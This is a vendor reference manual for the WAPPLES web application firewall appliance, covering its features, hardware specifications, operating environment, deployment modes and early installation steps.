WAPPLES

Reference Manual

Penta SECURITY
www.pentasecurity.com

Some software were developed with open source code; thus, they can be freely used, reproduced, distributed, and modified. Open source software is distributed together with the source code by defining the minimum rules that should be observed by users. According to the open source software license, the following open source software are included in WAPPLES:

Apache software developed by Apache Software Foundation (http://www.apache.org/)
OpenSSL software developed by OpenSSL Project (http://www.openssl.org/)
PostgreSQL software distributed under the license of BSD (Berkeley Software Distribution)
OpenSSH software distributed under the license of BSD (Berkeley Software Distribution)
zlib software developed by Jean-loup Gailly, Mark Adler (http://www.zlib.net/)
Linux kernel software distributed under the license of GPL (GNU General Public License)

Main Office
20th Flr., Hanjin Shipping Bldg., 25-11 Yeoeuido-dong, Yeongdeungpo-gu, Seoul, Korea
Tel.: 02.780.7728 FAX: 02.786.5281
www.pentasecurity.com
Penta Security Systems, Inc.

Japan Office
Ascend Akasaka Bldg 3F 3-2-8 Akasaka, Minato-Ku, Tokyo 107-0052, Japan
Tel.: 81-3-5573-8191/Fax: 81-3-5573-8193
www.pentasecurity.co.jp
Penta Security Systems KK

- 20110610
| Acknowledgment |
Preparation and Editing: Team
Cover and Editorial Design: VS Team
Review: QA Team

Getting Started

Purpose of the Manual

To provide the reference for all information related to WAPPLES and on how to use the software

Use of the Manual

This manual was prepared for the administrator who installs and manages WAPPLES.

Prerequisites

The following knowledge is required to understand this manual:

- **Basic Network Operation**
  - Understanding of protocol
  - Understanding of OSI 7 Layer
  - Understanding of routing
- **Web Service Operation**
  - Understanding of HTTP 1.1 RFC
  - Understanding the roles of the web server and web client
- **Basic Knowledge of Security**
  - Knowledge of OS security
  - Knowledge of network security

Summary of Contents

Product Information – This is the introduction to WAPPLES. It explains the product's major functions, features, and components, the names of each part of the main unit of WAPPLES, product's dimension, and the operating environment.

Pre-Installation Preparations – Explains the preparations to be made prior to installation; this chapter must be carefully read to make sure the product is installed properly

Installation – This chapter explains how to install the main unit of WAPPLES and management tools as well as the basic environment settings in relation to management.

Monitoring Mode – This chapter explains the WAPPLES monitoring mode setting.

Pre–Operation Preparations – This chapter provides basic knowledge of the operating management tool before starting the operation.

Understanding the Detection Rules– This chapter explains each detection rule to determine the rules appropriate for the site.

Detection Log – This chapter explains how to search the logs detected as website attacks based on the security policy and analyze the searched detection logs to adjust the security policy appropriately.

Dashboard – This chapter explains how to view the analysis of the traffic and detection log of WAPPLES as presented to the administrator in chart form.

Audit Log – This chapter explains how to search the contents of the audit conducted on the main unit of WAPPLES and policy changes.

Monitoring – This chapter explains how to check the installation type of WAPPLES and resource utilization status in real time.

Policy – This chapter explains how to manage the websites protected by WAPPLES and security policies.

Report – This chapter explains how to read the statistical report of the logs of the web attacks detected by WAPPLES and send it via email.

Setting Wizard – This chapter explains the settings for the proper operation of WAPPLES as well as how to set the network.

CLI(Command Line Interface) Command**Command**– This chapter explains the WAPPLES Command Line Interface, which is provided to set and monitor

the WAPPLES management port using the serial console port.

WAPPLES Status Check – This chapter explains how to check the status of the WAPPLES equipment.

High Availability – This chapter explains how to install WAPPLES in the network configuration designed for high availability.

SSL Certificate Application - This chapter explains the types of SSL certificates supported by WAPPLES as well as how to change the type of certificate.

Miscellaneous – This chapter explains how to handle errors that occur during the operation.

Definitions

Refer to the following definitions for the terms used in this manual:

WAPPLES: Refers to the web application firewall product developed and sold by Penta Security Systems; WAPPLES includes H/W and S/W as well as all components provided to create a firewall for web applications

Administrator: Pertains to the person exclusively in charge of the installation and operation of WAPPLES among all those who have access to WAPPLES and environment where WAPPLES is installed; administrator includes the meaning of operator

Operator: Refers to the person exclusively in charge of WAPPLES operation among all those who have access to WAPPLES and environment where WAPPLES is installed

Table of Contents

I

I. Product Information


1. Overview
2. Components
3. Specification
4. Operating Environment

I. Product Information

As the introductory chapter for WAPPLES, this describes the product's major functions, features, and components, the names of each part of WAPPLES, the specification, and the operating environment.

1. Overview

WAPPLES[1] is an intelligent application firewall; it is located on the front end of the web server to monitor HTTP/HTTPS traffic coming in from the outside. When a malicious attack on the web application is detected, WAPPLES blocks the attack before it reaches the web server.



] **Fig. I-1. Role of WAPPLES**

As shown in [Fig. 1. Role of WAPPLES], WAPPLES basically blocks dangerous and malicious attacks that are not filtered through the firewall before they reach the web server. WAPPLES detects and blocks highly intelligent and diverse web attacks efficiently for the stable and reliable operation of web applications.

Pronounced as "wahplz"; written as "WAPPLES" in this document.

1.1 Major Security Features

WAPPLES supports the following security features:

- **Prevention of HTTP-based web attack**
- **Detection and blocking of OWASP[2] Top 10 Attacks**
- **Support for PCI-DSS Compliance Requirements**
- **Detection and blocking of Known/Unknown Worm**
  Ex.) Code Red, Nimda
- **Protection of web security elements**
- **Prevention of modification or illegal use of cookies**
- **Prevention of modification of hidden fields**
- **Use of standard password algorithm (AES, SEED)**
- **Web contents filtering**
- **Detection and blocking of upload/download of files containing personal information**
- **Detection of social security number, credit card number, email address, address, and telephone number**
- **Search of 30 or more different files including MS Office, Open Office, PDF, MS Outlook Message, and hwp**
- **Automatic conversion of prohibited words**
  Ex.) “Coarse Language” (prohibited word) -> “Proper Language” (registered expression)
- **Blocking of exposure of web pages modified by hackers and automatic recovery of such files**

[2] OWASP: Open Web Application Security Project. http://www.owasp.org/

1.2 Features

WAPPLES has the following features:

01 Security

- **Triple Defense Structure against Web Attacks**
  WAPPLES perfectly detects and blocks web attacks based on a triple defense structure for web client access control consisting of the "URI Access Control" of the Positive Security Module, "Rule Detection" of the Negative Security Module, and "IP Filtering"/"IP Block," the White/Black list of the IP address management function.

- **Support for Encrypted Traffic**
  WAPPLES supports encrypted traffic such as SSL. Even when the web attack is within the encrypted traffic, WAPPLES quickly decrypts the traffic and detects and blocks the attack.

02 Performance

- **Hardware-Integrated Appliance**
  WAPPLES secures high performance since it comes in hardware-integrated appliance format that does not impose a burden on existing service equipment such as web server.

- **Simultaneous Protection of Multiple Websites/Web Servers**
  WAPPLES can protect a number of websites and web servers at the same time.

03 Stability

- **Watchdog**
  The watchdog process monitors WAPPLES to provide continuous and stable web services. In case of a trouble with WAPPLES, the watchdog process will identify the symptom of the trouble and take the necessary measures to maintain security as well as the web service accordingly.

04 Convenience

- **Dashboard**
  WAPPLES supports the dashboard function, which allows the administrator to check the operating status of WAPPLES and web servers in the forms of graphs and charts in real time. WAPPLES's dashboard provides 22 different graphs and charts to process data in the manner preferred by the operator.

- **Setting Wizard**
  All configurations and settings of WAPPLES are made through the Setting

Wizard. The Setting Wizard will help you make complex configurations of WAPPLES in a simple, convenient manner.

- **Free and Flexible GUI**
  WAPPLES allows the user to locate various windows freely including the log window and dashboard windows anywhere on the main window. In addition, the user can set different conditions for the contents of each window to check a variety of information at the same time. This type of free and flexible GUI displays allows the operator to check the information depending on the need for enhanced convenience in using the management tool.

2. Components

WAPPLES consists of the following components:

- **WAPPLES Main Unit**
- **WAPPLES Manual CD (Installation Guide, Configuration Guide, and Reference Manual)**
- **Network Cable (two(2) direct cables, two(2) cross cables)**
- **1 power cables(2 for 1,000, 2000, and 5,000)**
- **Serial cable for CLI connection**

2.1 Part Name

The following are the names of parts of WAPPLES-2000 and WAPPLES-5000:

01 Front Panel

The detailed hardware configuration on the front panel of WAPPLES is shown in the picture below. In the picture at the top, the service port of WAPPLES is configured with regular network interface. With WAPPLES-5000, WAPPLES can be configured with 10 Gbps-class optical network interface using optional components. The role of each component is as follows:




Fig. I-2. Front of WAPPLES-50




Fig. I-3. Front of WAPPLES-100eco




Fig. I-4. Front of WAPPLES-500(Copper)




Fig. I-5. Front of WAPPLES-500(Fiber)




Fig. I-6. Front of WAPPLES-1000type2




Fig. I-7. Front of WAPPLES-2000




Fig. I-8. Front of WAPPLES-5000

Table 1. Parts in the Front Panel

Part Name	Description
LCD Window	Displays the management port IP address and WAPPLES version
LCD Adjustment Button	Use this button to adjust the values shown on the display window or check information such as the WAPPLES network configuration.
Serial Port	This lets you configure various settings for WAPPLES through a serial cable; you can connect to WAPPLES using serial connection programs such as the basic Windows program "hyper-terminal." The serial connection is configured to 115200bps/8bit/no parity.
Power/HDD Indication Window	This LED indicates the power and HDD statuses. When power is turned on, it turns green; when the internal HDD operates, it emits a red flickering light.
Service Port (Ethernet)	As the connection port for the external network used when installing WAPPLES, this is used as the service network connection port when configuring the inline mode, reverse proxy mode, or HA.

02 Back Panel




Fig. I-9. Back of WAPPLES-50

Fig. I-10. Back of WAPPLES-100eco




Fig. I-11. Back of WAPPLES-100eco




Fig. I-12. WAPPLES-2000, WAPPLES-1000, 2000 Back Panel




Fig. I-13. WAPPLES-2000, WAPPLES-5000 Back Panel

Table 2. Parts in the Back Panel

Part Name	Description
Power Switch	Used to turn WAPPLES power on or off
Power Cable Connector	Part for connecting the power cable for WAPPLES
Dual Power Alarm Switch	The dual power alarm will be set off when you connect only one power cable and turn on the power switch. Press the dual power alarm switch to stop the alarm.

3. Specification

The following is the specification of WAPPLES:

Table 1 Value Class

1. Capacity

Model	WAPPLES-50	WAPPLES-100eco
Maximum Throuput	100 Mbps	300 Mbps
HTTP Transaction/sec	3,000	9,000
HTTP Connection/sec	3,000	8,000
SSL Transaction/sec	2,000	5,000
Concurrent Connection (CCS)	1,000,000	2,000,000

2. Supported Functions

Model	WAPPLES-50	WAPPLES-100eco
Backend Servers Support Limit.	2	Unlimited
HA Configuration	O	O
VLAN Tagging (802.1Q)	-	-
Multi-link trunking	-	-
Redundant Power Supply	-	-

3. Hardware

Model	WAPPLES-50	WAPPLES-100eco
Form Factor	1U	1U
CPU	Intel Dual Core 2.5 GHz	Intel Quad Core 2.66 GHz
Memory	2 Gb	4 Gb
HDD	160 Gb	500 Gb
Size	443mm*292mm *44.5mm	443mm*292mm *44.5mm
Weight	8 Kg	8 Kg
NIC	2 x 10/100/1000 BaseTX 4 x 10/100/1000 BaseTX Bypass	2 x 10/100/1000 BaseTX 8 x 10/100/1000 BaseTX Bypass
Power Supply	AC100~240V 50/60Hz 200W	AC100~240V 50/60Hz 200W

Table 2 Performance Class

1. Capacity

Model	WAPPLES-500	WAPPLES-1000type2
Maximum Throuput	500 Mbps	2 Gbps
HTTP Transaction/sec	15,000	30,000
HTTP Connection/sec	12,000	20,000
SSL Transaction/sec	8,000	15,000
Concurrent Connection (CCS)	2,500,000	4,000,000

2. Supported Functions

Model	WAPPLES-500	WAPPLES-1000type2
Backend Servers Support Limit.	Unlimited	Unlimited
HA Configuration	O	O
VLAN Tagging (802.1Q)	-	O
Multi-link trunking	-	O
Redundant Power Supply	-	O

3. Hardware

Model	WAPPLES-500	WAPPLES-1000type2
Form Factor	1U	2U
CPU	Intel Quad Core Xeon 2.66 GHz	Intel Quad Core Xeon 2.33 GHz * 2
Memory	8 Gb	8 Gb
HDD	500 Gb	500 Gb
Size	443mm*406mm *44.5mm	443mm*512mm *88mm
Weight	11 Kg	18.75 Kg
NIC	2 x 10/100/1000 BaseTX 2 x 10/100/1000 BaseTX (Option) 4 x 10/100/1000 BaseTX OR 2 x 1000 Base Optical Bypass	8 x 10/100/1000 BaseTX Bypass 2 x 1000 BaseSFP (Option) 2 x 1000 Base Optical Bypass
Power Supply	AC100~240V 50/60Hz 300W	AC100~240V 50/60Hz 400W Redundant Power Supply

Table 3 High End Class

1. Capacity

Model	WAPPLES-2000	WAPPLES-5000
Maximum Throuput	4 Gbps	6 Gbps
HTTP Transaction/sec	50,000	70,000
HTTP Connection/sec	30,000	50,000
SSL Transaction/sec	24,000	33,000
Concurrent Connection (CCS)	8,000,000	12,000,000

2. Supported Functions

Model	WAPPLES-2000	WAPPLES-5000
Backend Servers Support Limit.	Unlimited	Unlimited
HA Configuration	O	O
VLAN Tagging (802.1Q)	O	O
Multi-link trunking	O	O
Redundant Power Supply	O	O

3. Hardware

Model	WAPPLES-2000	WAPPLES-5000
Form Factor	2U	2U
CPU	Intel Quad Core Xeon 2.66 GHz * 2	Intel Westmere 2.53 GHz * 2
Memory	16 Gb	24 Gb
HDD	500 Gb	1 Tb
Size	443mm*512mm *88mm	431.8mm*580mm *44.5mm
Weight	18.75 Kg	21 Kg
NIC	2 x 10/100/1000 BaseTX 8 x 10/100/1000 BaseTX Bypass 4 x 1000 BaseSFP (Optional) 2 x 1000 Base Optical Bypass	2 x 10/100/1000 BaseTX 8 x 10/100/1000 BaseTX Bypass 4 x 1000 BaseSFP 2 x 1000 Base Optical Bypass (Optional) 4 x 1000 Base Optical Bypass 2 x 10G Base Optical Bypass
Power Supply	AC100~240V 50/60Hz 400W Redundant Power Supply	AC100~240V 50/60Hz 500W Redundant Power Supply

Table 4 Console Requirment

Suported O/S	Windows 2000 Service Pack 3 Windows 98 Windows 98 Second Edition Windows ME Windows Server 2003 Windows XP Service Pack 2
CPU	X86
RAM	256MB or higher
HDD	100MB or higher
.Net framework	V2.0 or higher

4. Operating Environment

The WAPPLES system must be operated in the following environment:

- **WAPPLES is equipment that is exclusively designed and configured to serve as web security gateway application firewall in connection with stable hardware, operating system, and internal database. The Penta Security Systems warranty does not cover the modification of internal configuration and use of the product for other purposes.**
- **WAPPLES must be installed in a physically safe environment accessible to authorized administrators only.**
- **WAPPLES was built for security in HTTP/HTTPS traffic. Therefore, WAPPLES must be operated in connection with additional firewall or intrusion detection system.**
- **WAPPLES should be located in the physical or logical midpoint between the web client and web server on the network; HTTP (S) communication between them must be made through WAPPLES.**
- **When there are changes in the internal network environment where WAPPLES is installed due to a change in network configuration and the increase or decrease in websites, you need to reflect such changes on the security policy.**
- **WAPPLES can use SNMP trap, Syslog, etc., when working with external systems such as a monitoring system; they need to be kept safe within a reliable network segment.**
- **The WAPPLES system detects and blocks attacks even for traffic encrypted with ISSAC-Web by decrypting packets through safe key management.**
- **WAPPLES must always be updated to the latest versions of security**

patches through maintenance and repair procedures.

- **WAPPLES is updated through the direct support of the Product Technical Support Team or online update server.**
- **WAPPLES provides a reliable time stamp. For safe operation, consistency should be maintained in the management tool PC by using the time stamp synchronization feature of the OS.**
- **WAPPLES must be configured, managed, and used safely by authorized administrators.**
- **Administrators must receive proper training on managing WAPPLES and perform their duties correctly according to the Administrator's Guide.**
- **The WAPPLES management tool must be used in a safe administrator PC running on an operating system updated with the latest security patch.**
- **The management tool must be accessible within a reliable network segment.**
- **When you access WAPPLES, the information is transmitted through SSL encrypted traffic to maintain the confidentiality of such information.**

II

II. Pre-Installation Preparations

1. Receiving the Product
2. Configuring the Network and Deciding the Installation Location
3. Securing the Basic Network Resources

II. Pre-Installation Preparations

This chapter describes the preparations and decisions to be made prior to installing WAPPLES. Read this chapter on “Pre-Installation Preparations” to install WAPPLES correctly.

1. Receiving the Product

WAPPLES is directly delivered to the customer by authorized technicians who completed installation training; authorized technicians include the technicians of the Technical Support Team of Penta Security Systems and its partners.

After receiving WAPPLES, the administrator shall remove the seal from the box and check whether the contents of the box match those on the delivery note or the items listed in [I. 2 Components].

Before installing WAPPLES, perform preliminary inspection.

2. Configuring the Network and Deciding the Installation Location

WAPPLES must be installed in a physically safe environment accessible to authorized administrators only. After deciding the installation location, the administrator can configure the network for WAPPLES according to the type of operation. WAPPLES can generally be installed in two modes -- Reverse Proxy Mode and Inline (Bridge, Transparent Proxy) Mode. The network configuration mode must be selected considering the location of the web server to be protected and the physical network environment.

2.1 Reverse Proxy Mode

In Reverse Proxy Mode, WAPPLES is installed in the same manner as ordinary web proxy servers. The physical network of WAPPLES and IP setting, etc., are configured in the same manner as ordinary web proxy. To protect a website with WAPPLES in this mode, you need to reset the website's DNS or modify the L4/L7 switch settings to direct the traffic going to the web server to WAPPLES. In Reverse Proxy Mode, WAPPLES acts as a proxy such that the web server's access log will only have WAPPLES's IP addresses instead of the IP address of the actual web browser users.

> WAPPLES-100 and WAPPLES-1000 support only one installation mode according to the network configuration; note, however, that this version supports two installation modes based on the network configuration and settings thereof regardless of the installation mode.




Fig. II-1. Reverse Proxy Mode

2.2 Inline Mode

In Inline Mode, WAPPLES acts as a bridge between network lines. This is also called transparent proxy mode or bridge mode. In this mode, WAPPLES will be physically located between the web server and Internet to be passed by all packets going to the web server through WAPPLES. One of the advantages of Inline Mode is that it transmits the original IP address of the web browser user to the web server as it is.




Fig. II-2. Inline Mode

2.3 Example of Installation by Network Configuration

Decide where to install WAPPLES according to the network configuration. There can be many variables depending on the circumstances, but WAPPLES is installed in the following locations in most environments:

- **Protecting a single web server**
  Install right in front of the web server network connection line in inline mode.

- **Protecting small-scale web servers connected to a single switch**
  Install between network switches to which the firewall and web servers are connected in inline mode.

- **Loads are distributed to 2 or more web servers using the L4 switch.**
  Install where it is connected to L4 between L4 and L2 in inline mode. In this case, you can use L4's CSLB (Cache Server Load Balancing) function. Connect WAPPLES to L4 in Reverse Proxy Mode as in a Web Cache Server.

- **Protecting a number of web servers scattered around various networks**
  Case 1: Install WAPPLES in Reverse Proxy Mode in a network and modify the DNS setting to direct packets going to various servers to WAPPLES.

Case 2: Configure an additional service Port, match each port to the web server, and install WAPPLES in Inline Mode.

- **Installing WAPPLES in a network with high availability**
  WAPPLES supports HA (high availability) configuration using 2 or more WAPPLES without the use of the L4 switch to provide safe web service. (WAPPLES-50 does not support HA.)

3. Securing the Basic Network Resources

Once you decide the network configuration as well as where to install the product, request the network administrator to obtain the necessary information including IP address, netmask, gateway, etc. The following network resources are required for WAPPLES operation:

- **IP, netmask, and gateway of each web server for the WAPPLES service port**
- **IP, netmask, and gateway for the WAPPLES management port**

Generally, one service port IP address is sufficient for exclusive use in Reverse Proxy Mode. You may need to use – albeit rarely -- a number of IP addresses if required by circumstances, such as when balancing the load between a number of web servers using switches or when you configured two or more networks.

Moreover, you may need a number of service port gateways depending on the installation location. In some unique circumstances, the gateway for traffic going out to the Internet can exist separately from the gateway for the traffic going in to the web servers. You need to configure them carefully since trouble may occur in providing normal web service if they are configured incorrectly.

For best results, locate the management port IP in a place accessible only to administrators authorized to use the management tool. WAPPLES basically restricts access to the management port IP for security if access is not attempted inside the same subnet as the management port. To access the management port from the external network, you need to register separately the network you are using in the list of permitted networks.

III

III. Installation

1. Example of Installation
2. Setting the Management Port
3. Installing the Management Tools
4. Service Setting
5. Adding a Website
6. Deleting the Service Port and Confirmation
7. Installation Inspection
8. Test Run
9. Uninstallation

III. Installation

This chapter explains how to install the WAPPLES main unit and management tool as well as how to configure the basic environment settings in relation to operation. After installing WAPPLES, you can set appropriate detection and operation policies to protect websites.

WAPPLES is generally installed in the following sequence:

① Choose a place for installing WAPPLES; it should be physically safe and accessible to authorized administrators.

② Place WAPPLES between the physical network environment and the web server to protect and configure the network considering the user environment.

③ Collect related environment information by consulting with the network and web server administrators and decide WAPPLES's network configuration and installation location.

④ Update the operating system of the administrator's PC (Microsoft (MS) Windows OS) to the latest version.

⑤ Configure the IP address, netmask, and gateway of the management port using the serial console port.

⑥ Connect the network cable to the management port; connect to the management port IP using MS Internet Explorer from the administrator's management PC.

⑦ When the opening screenshot of the management tool appears on the web browser, click [Start] to run the management tool. If .Net 2.0 is not installed on the administrator's PC, install .Net 2.0 first and run the management tool.

⑧ Run the Setting Wizard and use [Network Setting] to configure the IP addresses of the web servers to be protected with WAPPLES.

⑨ Register the website to be protected using [Website Setting] of the Setting Wizard and apply the appropriate security policy to the website. Add or change the security policy if necessary.

⑩ After configuring the settings, connect the network cable to the service port and check whether the web server can be accessed normally and whether

WAPPLES monitors web traffic and detects and blocks web attacks.

1. Example of Installation

You will need basic network knowledge to install and operate WAPPLES. The administrator must be well aware of the connection between WAPPLES and other security equipment such as firewall and IDS as well as the configuration of network equipment including hub and switch and configuration of the web server. Changing the WAPPLES settings inappropriately without such knowledge can cause a malfunction in the related network. Furthermore, when the internal network environment changes due to a change in network configuration and the increase and decrease in websites, you need to reflect such changes in the environment and security policy on the WAPPLES operation policy to maintain the same level of security. WAPPLES uses encrypted communication to establish a safe channel for the administrator's remote PC. Therefore, the administrator must secure network stability between the administrator's remote PC and WAPPLES.

